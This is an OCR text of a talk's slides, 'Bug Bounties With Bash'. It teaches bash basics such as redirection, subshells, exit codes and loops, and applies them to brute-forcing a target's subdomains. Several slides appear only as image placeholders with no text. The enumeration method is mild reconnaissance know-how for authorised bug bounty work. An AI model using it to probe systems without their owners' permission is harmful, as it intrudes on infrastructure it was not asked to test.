
Bug Bounties With Bash

TomNomNom

Me

- Security Researcher @ Detectify
- @TomNomNom online
- Mediocre bug hunter
- This is adapted from a workshop at BSides Leeds



Obligatory Disclaimer

- The Computer Misuse Act (or your country's equivalent) is serious business
- Don’t do things unless you have explicit permission
- I am *not* your supervisor

Bash

- Bash is a shell
- A shell wraps the kernel so you can launch processes
- ...it’s a botany metaphor!
- There are other shells…
  - zsh
  - fish
  - ksh
  - explorer.exe…
- I like bash :)

Bug Bounties *and* Bash?

- Why not?
- There are many purpose-made security tools that *nearly* do what you want
- Sometimes you just have to make tools

Y u no gui?

- GUIs are nice
- They provide better discoverability
- But if they don’t support your use case you’re SOOL (:

Bash Basics

- This is the bit where I run some commands in a terminal and you all say “oooh!” and “aaah!” like you’re impressed.
- ...seriously, I could really use the ego boost.

Some Core Utils

- grep - search for patterns in files or stdin
- sed - edit the input stream
- awk - general purpose text-processing language
- cat - con*cat*enate files
- find - list files recursively and apply filters
- sort - sort the lines from stdin
- uniq - remove duplicate lines from stdin
- xargs - run a command using each line from stdin as an argument
- tee - copy stdin to a file and to the screen

IO Streams

- A linux process has three standard streams:
  - stdin (file descriptor 0)
  - stdout (file descriptor 1)
  - stderr (file descriptor 2)
- stdin defaults to your keyboard
- stdout and stderr default to your screen
- You can redirect the standard streams
  - ‘< file’ connects a file to stdin
  - ‘> file’ redirects stdout to a file
  - ‘2> file’ redirects stderr to a file
  - ‘&> file’ redirects stdout *and* stderr to a file
  - ‘2>&1’ redirects stderr to stdout!
- Demo time...


Subshell Tricks

- <(cmd) - returns the output of ‘cmd’ as a file descriptor
  - Handy if you want to diff the output of two commands…
  - diff <(cmd-one) <(cmd-two)
- $(cmd) - returns the output text of ‘cmd’
  - Handy if you want to store the command output in a variable
  - myvar=$(cmd)


Enumerating Subdomains

- We *could* use external services
  - hackertarget.com
  - crt.sh
  - certspotter.com
- But it’s nice to complement that with good-old brute force
- You will need:
  - A target
  - A wordlist
  - Bash :)


Does it resolve? Only humans know for sure



Enter Exit Codes




Conditionals



Demo Time

- Yay! Demo time!

Command Oriented Programming




Tidying It Up A Little

Terminal

```
tom@scan:~▶ if host example.com &> /dev/null; then echo "IT RESOLVES!"; fi
IT RESOLVES!
tom@scan:~▶ if host lolwtfamidoing.com &> /dev/null; then echo "IT RESOLVES!"; fi

tom@scan:~▶
```


Loops


lol.sh (~) - VIM
lol.sh
buffers
1 #!/bin/bash
2
3 while this-command-works; do
4 this-command
5 done
6
~
~
~
~
~
~
~
~
~
~
NORMAL
lol.sh
sh
100%
6/6
:
1
"lol.sh" 6L, 65C written


More Demo Time

- I love demo time (:


Looping Over stdin




Putting It Together




If you liked it you shoulda put a .sh on it



